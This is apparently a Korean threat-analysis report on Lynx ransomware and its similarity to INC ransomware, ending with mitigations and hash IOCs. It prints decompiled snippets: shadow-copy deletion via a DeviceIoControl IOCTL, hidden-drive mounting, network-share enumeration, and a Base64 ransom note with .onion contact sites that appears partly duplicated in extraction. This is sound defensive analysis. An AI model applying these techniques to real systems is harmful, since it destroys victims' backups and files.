


그림 11. Lynx 랜섬웨어 --verbose 입력 결과

Lynx 랜섬웨어는 "--verbose" 실행 인자를 사용하면 랜섬웨어의 설정 값을 보여주고 현재 어떤 작업을 진행하고 있는지를 명령 프롬프트 창에 출력하게 된다. 별도의 실행 인자를 입력해서 기능을 활성화하면 "Settings"에 "[-]" 대신 "[+]" 기호를 통해 활성화를 표시한다. 이러한 디버깅[2] 기능은 INC 랜섬웨어의 "--debug" 실행 인자와 동일한 기능이다.

실행 인자 "--kill"을 입력하면, 랜섬웨어에 하드코딩된 프로세스 및 서비스 목록을 참조해 대상 프로세스와 서비스를 종료시킨다. INC 랜섬웨어의 "--kill" 실행 인자와 동일한 기능이며, Lynx 랜섬웨어에 추가된 텍스트 편집기 notepad 를 제외하고 종료 대상이 모두 동일하다. 확인된 프로세스 및 서비스 종료 대상은 아래 표와 같다.

프로세스	서비스
sql, veeam, backup, exchange, java, **notepad**	sql, veeam, backup, exchange

표 2. Lynx 랜섬웨어 프로세스 및 서비스 종료 대상

[2] 디버깅 (Debugging): 프로그램 개발 단계 중에 발생하는 시스템의 오류를 찾아내 수정하는 과정

```
if ( DeviceIoControl(FileW, 0x53C028u, InBuffer, 0x18u, 0, 0, &BytesReturned, 0) )// delete vsc (change vsc size 1)
                                        // 0x53c028 = IOCTL_VOLSNAP_SET_MAX_DIFF_AREA_SIZE
                                        // resizes the allocated space for shadow copies snapshots cause the deleteion of vsc
```

그림 12. DeviceIoControl 을 이용한 백업 복사본 삭제

전체 드라이브를 암호화하기 전에, 먼저 백업 복사본을 삭제한다. Lynx 랜섬웨어와 INC 랜섬웨어는 다른 랜섬웨어에서 흔히 사용하는 백업 복사본 관리용 Windows 유틸리티(vssadmin, wmic shadowcopy, wbadmin, bcdedit)들을 활용하지 않고 디바이스를 제어하는 함수 DeviceIoControl 를 이용해 백업 복사본을 삭제한다. DeviceIoControl 함수를 이용해 백업 복사본이 저장되는 공간을 아주 작게 재설정하면 시스템은 백업을 저장할 공간이 부족하다고 인식하게 되고, 저장 공간 확보를 위해 이미 저장된 백업 복사본을 삭제하게 된다. Lynx 랜섬웨어에서 해당 기능은 “--file” 인자와 “--dir” 인자를 모두 사용하지 않았을 때만 동작한다.

```
if ( GetVolumePathNamesForVolumeNameW(v5, szVolumePathNames, 0x78u, &cchReturnLength)
  && lstrlenW(szVolumePathNames) == 3 )
{
  szVolumePathNames[0] = 0;
}
else
{
  v7 = lpszVolumeMountPoint[v0--];
  if ( SetVolumeMountPointW(v7, v5) )     // Mount Volume
  {
    if ( param_verbose )
      print_message_with__s(L"\t[+] Mounted % s\n", v7);
```

```
while ( !WNetEnumResourceW(hEnum, &cCount, v4, &dwBytes) )
{
  v5 = 0;
  if ( cCount )
  {
    v6 = v4 + 3;
    do
    {
      if ( v4[2] == 3 )
      {
        lstrcpyW(String1, v6[2]);
        lstrcatW(String1, L"\\");
        if ( param_verbose )
          print_message_with__s(L"[+] Found share: %s\n", String1);
        encrypt_target_directory(String1);
```

그림 13. 암호화 대상 수집(좌: 숨겨진 드라이브 마운트, 우: 네트워크 공유 자원 추가)

파일 암호화를 진행하기 이전에 암호화 대상을 수집하는 과정이 존재한다. “--load-drives” 인자를 사용하면, 파일 암호화 이전에 A 드라이브부터 Z 드라이브까지 모든 드라이브를 확인해 숨겨진 드라이브가 존재하는지 확인하고, 해당 드라이브가 존재하면 마운트 후 암호화 대상에 추가한다. 또한 “--encrypt-network” 인자를 사용하면 네트워크 공유 자원도 암호화 대상에 추가한다. 이는 INC 랜섬웨어의 “--lhd”, “--ens” 인자와 동일한 기능이다.

파일 암호화는 “--file” 인자 입력 시 특정 파일만 암호화하며, “--dir” 인자 입력 시에는 특정 경로에 존재하는 파일들만 암호화한다. 둘 다 입력되지 않았을 경우에는 예외 대상을 제외한 모든 파일을 암호화한다. 암호화 예외 대상 및 폴더 명은 랜섬웨어 내에 하드코딩되어 저장돼 있으며, 확인된 예외 대상은 아래 표와 같다.

예외 확장자 및 파일	예외 폴더
*.exe, *.msi, *.dll, *.lynx, README.txt	Windows, Program Files, Program Files (x86), $RECYCLE.BIN, AppData

표 3. Lynx 랜섬웨어 암호화 예외 대상

Lynx 랜섬웨어와 INC 랜섬웨어의 암호화 예외 대상은 거의 동일하지만 약간의 차이가 존재한다. Lynx 랜섬웨어의 경우, 예외 대상인 “Program Files” 및 “Program Files (x86)” 폴더 하위에 존재하는 “microsoft sql server” 폴더를 암호화하는 코드가 추가됐다. 또한 이미 암호화된 파일을 중복으로 암호화 하지 않기 위해 추가한 “.lynx”가 INC 랜섬웨어에서는 “.inc”로 다르다.

“--mode” 인자를 통해서 총 3 가지의 암호화 모드를 제공하는 INC 랜섬웨어와 달리, Lynx 랜섬웨어는 암호화 옵션을 선택하는 기능이 별도로 존재하지 않는다. INC 랜섬웨어는 파일의 처음, 중간, 끝 세 구간을 1MB씩만 암호화하는 fast 모드와 6MB 마다 1MB 만큼만 암호화하는 medium 모드, 그리고 파일 전체를 암호화하는 slow 모드가 존재한다. Lynx 랜섬웨어는 이 중 medium 모드를 고정으로 사용하고 있다.




그림 14. Lynx 랜섬웨어 암호화 방식

Lynx 랜섬웨어의 암호화 방식을 좀 더 자세히 살펴보면 위 그림과 같다. 1MB 미만의 파일은 전체 암호화를 진행하며, 1MB 이상 6MB 미만의 파일의 경우 파일의 첫 1MB 만 암호화를 한다. 그리고 6MB 이상의 파일은 6MB 간격으로 1MB 씩 암호화한다. 파일 암호화는 AES-128(CTR) 알고리즘을 사용해 암호화를 진행하며, 키 생성 알고리즘으로 Curve25519-donna 를 사용해 키를 보호한다.




그림 15. Lynx 랜섬웨어 공유 비밀 생성 방식

Lynx 랜섬웨어에서 암호화 키를 생성했을 때, 별도로 키를 암호화하지 않아도 키를 보호할 수 있는 이유는 사용한 Curve25519-donna 알고리즘이 키 분배 알고리즘이기 때문이다. 키 분배 알고리즘을 통해 두 사용자는 각자의 개인키와 상대방의 공개키를 이용해 동일한 대칭키를 생성할 수 있다. 사용자는 본인의 개인키로 공개키를 만들고, 자신의 개인키와 상대방의 공개키로 생성한 키(C)가 상대방의 개인키와 자신의 공개키로 생성한 키(F)와 동일한 값을 가지게 된다. 이 동일한 키(C, F)를 '공유 비밀'이라고 부른다.

Lynx 랜섬웨어는 암호화 대상 파일마다 랜덤한 개인키와 공개키를 생성한 후, 해당 개인키와 하드코딩된 공격자의 공개키로 공유 비밀을 생성해 파일을 암호화한다. 이후, 파일의 끝에 해당 파일의 공개키를 추가하면 공격자는 파일의 공개키와 공격자의 개인키를 사용해 암호화에 사용한 키를 다시 생성함으로써 파일을 복호화 할 수 있다.

```
encoded_ransomnote = decode_base64_string(
                     &dwMessageIda,
                     "WW91ciBkYXRhIGlzIHN0b2xlbiBhbmQgZW5jcnlwdGVkLg0KRG93bmxvYWQgVE9SIEJyb3dzZXIgdG8gY29udGFjdCB"
                     "3aXRoIHVzLg0KDQpJRA0KIH4gJWlkJQ0KDQpDaGF0IHNpdGU6DQogfiBUT1IgTmV0d29yazogaHR0cDovL2x5bnhjaG"
                     "F0bHk0emx1ZG1obWk3NWpyd2h5Y25vcXZreGI0cHJvaHhteXpmNGV1ZjVnanhyb2FkLm9uaW9uL2xvZ2luDQogfiBUT"
                     "1IgTWlycm9yICMxOiBodHRwOi8vbHlueGNoYXRmdzRyZ3NjbHA0NTY3aTRsbGtxanIya2x0YXVtd3dvYnhkaWszcWEy"
                     "b29ycmtuYWQub25pb24vbG9naW4NCiB+IFRPUiBNaXJyb3IgIzI6IGh0dHA6Ly9seW54Y2hhdG9obXBwdjZhdTY3bGx"
                     "vYzJ2czZjaHk3bnlhN2RzdTJoaHM1NW1janhwMmpvZ2xhZC5vbmlvbi9sb2dpbg0KIH4gVE9SIE1pcnJvciAjMzogaH"
                     "R0cDovL2x5bnhjaGF0YnlrcTJ2eWN2eXJ0anFiM3l1ajR6ZTJ3dmR1YnpyMnU2YjYzMnRyd3ZkYnNnbXlkLm9uaW9uL"
                     "2xvZ2luDQogfiBUT1IgTWlycm9yICM0OiBodHRwOi8vbHlueGNoYXRkZTRzcHY1eDZ4bHd4ZjQ3amRvN3d0d3dnaWtk"
                     "b2Vyb3hhbXBodTNlN3h4NWRvcWQub25pb24vbG9naW4NCiB+IFRPUiBNaXJyb3IgIzU6IGh0dHA6Ly9seW54Y2hhdGR"
                     "5M3RnY3VpanNxb2Zoc3NvcGNlcGlyamZxMmY0cHZiNXFkNHVuNGRocXl4c3dxZC5vbmlvbi9sb2dpbg0KIH4gVE9SIE"
                     "1pcnJvciAjNjogaHR0cDovL2x5bnhjaGF0ZHlrcG9lbGZmcWx2Y2J0cnk2bzdneGszcnMyYWlhZ2g3ZGR6NXlmdHRkN"
                     "nF1eHFkLm9uaW9uL2xvZ2luDQogfiBUT1IgTWlycm9yICM3OiBodHRwOi8vbHlueGNoMms1eGkzNWo3aGxibXdsN2Q2"
                     "dTJvejR2cDJ3cXA2cWt3b2w2MjRjb2QzZDZpcWl5cWQub25pb24vbG9naW4NCg0KT3VyIGJsb2c6DQogfiBUT1IgTmV"
                     "0d29yazogaHR0cDovL2x5bnhibG9neHN0Z3pzYXJmeWsycHZoZHY0NWlnZ2hiNHptdGhuem1zaXB6ZW9kdXJ1ejN4d3"
                     "FkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMTogaHR0cDovL2x5bnhibG9nY283cjM3anQ3cDV3cm1meHpxemU3Z2h4d"
                     "zZyaWh6a3FjNDU1cWx1YWN3b3RjaXlkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMjogaHR0cDovL2x5bnhibG9naWp5"
                     "NGpmb2JsZ2l4MmtseG1rYmdlZTRsZW9ldWdlN3F0NGZwZmtqNHpiaTJzanlkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciA"
                     "jMzogaHR0cDovL2x5bnhibG9nbXgzcmJpd2czcnBqNG5kczI1aGpzbnJ3a3B4dDVnYXpuZXRmaWt6NGd6MmNzeWFkLm"
                     "9uaW9uLw0KIH4gVE9SIE1pcnJvciAjNDogaHR0cDovL2x5bnhibG9nb3hsbHRoNGI0NmNmd2xvcDVwZmo0czdkeXYzN"
                     ""FkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMTogaHR0cDovL2x5bnhibG9nY283cjM3anQ3cDV3cm1meHpxemU3Z2h4d"
                     "zZyaWh6a3FjNDU1cWx1YWN3b3RjaXlkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjMjogaHR0cDovL2x5bnhibG9naWp5"
                     "NGpmb2JsZ2l4MmtseG1rYmdlZTRsZW9ldWdlN3F0NGZwZmtqNHpiaTJzanlkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciA"
                     "jMzogaHR0cDovL2x5bnhibG9nbXgzcmJpd2czcnBqNG5kczI1aGpzbnJ3a3B4dDVnYXpuZXRmaWt6NGd6MmNzeWFkLm"
                     "9uaW9uLw0KIH4gVE9SIE1pcnJvciAjNDogaHR0cDovL2x5bnhibG9nb3hsbHRoNGI0NmNmd2xvcDVwZmo0czdkeXYzN"
                     "3ll1eTdxbjJmdGFuNmdkNzJoc2FkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjNTogaHR0cDovL2x5bnhibG9ndHdhdGZz"
                     "cndqM29hdHBland4azVibmdxY2Q1ZjdzMjZpc2thZ2Z1N291YW9tamFkLm9uaW9uLw0KIH4gVE9SIE1pcnJvciAjNjo"
                     "gaHR0cDovL2x5bnhibG9neHV0dWZvc3NhZWF3bGlqM2ozdWlrYWxvbGw1a282Z3J6aGt3ZGNscmpuZ3Jmb2lkLm9uaW"
                     "9uLw0KIH4gTWlycm9yICM3OiBodHRwOi8vbHlueGJsb2cubmV0Lw0KIA==",
                     &args_2);
```

그림 16. Lynx 랜섬웨어 랜섬노트 Base64 디코딩

Lynx 랜섬웨어는 Base64 로 인코딩된 랜섬노트 내용을 디코딩하여 사용한다. 디코딩된 랜섬노트는 암호화된 폴더에 텍스트 파일로 저장되거나, 이미지로 변환해 배경화면으로 설정되며, 연결된 프린터로 출력하는데 활용된다. INC 랜섬웨어도 Base64 로 인코딩된 랜섬노트를 복구해 사용하지만, Lynx 랜섬웨어와는 달리 텍스트 파일 버전과 HTML 버전의 두 가지 형식의 랜섬노트를 활용한다는 차이점이 있다.




그림 17. Lynx 랜섬웨어 배경화면 변경

Lynx 랜섬웨어 대응방안




그림 18. Lynx 랜섬웨어 대응방안


Lynx 랜섬웨어는 이메일 첨부파일을 통해 전파된다. 따라서 의심스러운 이메일이나 확인되지 않은 발신자의 메일 및 첨부파일을 열람하지 않도록 주의해야 한다. 이를 예방하기 위해 가상 환경에서 이메일의 위험을 탐지하고 차단하는 Email Threat Response & Detection 솔루션을 사용하는 것도 효과적이다.

랜섬웨어는 감염된 시스템에서 암호화 대상을 확보하기 위해 연결된 네트워크 공유 자원을 열거하고 숨겨진 드라이브를 탐색하여 마운트한다. 이를 방지하려면 행위 기반 탐지 솔루션을 사용해 이러한 악성 행위를 차단할 수 있다.

또한, Lynx 랜섬웨어는 파일을 암호화하기 전에 파일의 권한을 변경하려 시도한다. 이 과정에서는 관리자 권한이 필요한데, Lynx 랜섬웨어는 별도의 권한 상승 기능이 없기 때문에, 사전에 관리자 계정을 엄격히 관리하고 권한을 최소한으로 부여하는 조치로 파일 암호화를 어느 정도 예방할 수 있다. 추가로, ASR(Attack Surface Reduction)[3] 규칙을 활성화하거나 공격자가 사용하는 특정 프로세스를 차단해 악성 행위를 막을 수 있다.

마지막으로, Lynx 랜섬웨어는 네트워크 공유 파일도 암호화하므로 네트워크 공유 자원의 접근 권한을 최소화하거나 비활성화해 외부 리소스에 접근하지 못하도록 해야 한다. 또한, 랜섬웨어가 윈도우의 기본 복구 기능을 통해 복구할 수 없도록 백업 복사본을 삭제하기 때문에, 별도의 네트워크나 저장소에 데이터를 분산하여 백업하는 것이 중요하다.

[3] ASR(Attack Surface Reduction): 공격자가 사용하는 특정 프로세스와 실행 가능한 프로세스를 차단하는 보호 기능


Indicator Of Compromise
Lynx : SHA256
571f5de9dd0d509ed7e5242b9b7473c2b2cbb36ba64d38b32122a0a337d6cf8b
eaa0e773eb593b0046452f420b6db8a47178c09e6db0fa68f6a2d42c3f48e3bc
INC : SHA256
5a8883ad96a944593103f2f7f3a692ea3cde1ede71cf3de6750eb7a044a61486
d147b202e98ce73802d7501366a036ea8993c4c06cdfc6921899efdd22d159c6
File Name(Lynx)
Windows.exe
File Name(INC)
runner.exe
win.exe

■ 참고 사이트

• Jenkins 공식 홈페이지 (https://www.jenkins.io/security/advisory/2024-01-24/)

• CISA 공식 홈페이지 (https://www.cisa.gov/known-exploited-vulnerabilities-catalog)

• NIST 국립 취약성 데이터베이스 (https://nvd.nist.gov/vuln/detail/CVE-2024-23897)

• Fortinet 공식 블로그 (https://www.fortinet.com/blog/threat-research/stomping-shadow-copies-a-second-look-into-deletion-methods)

• Sophos 공식 홈페이지 (https://news.sophos.com/en-us/2024/08/14/edr-kill-shifter/)


• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/fbi-disrupts-the-dispossessor-ransomware-operation-seizes-servers/)

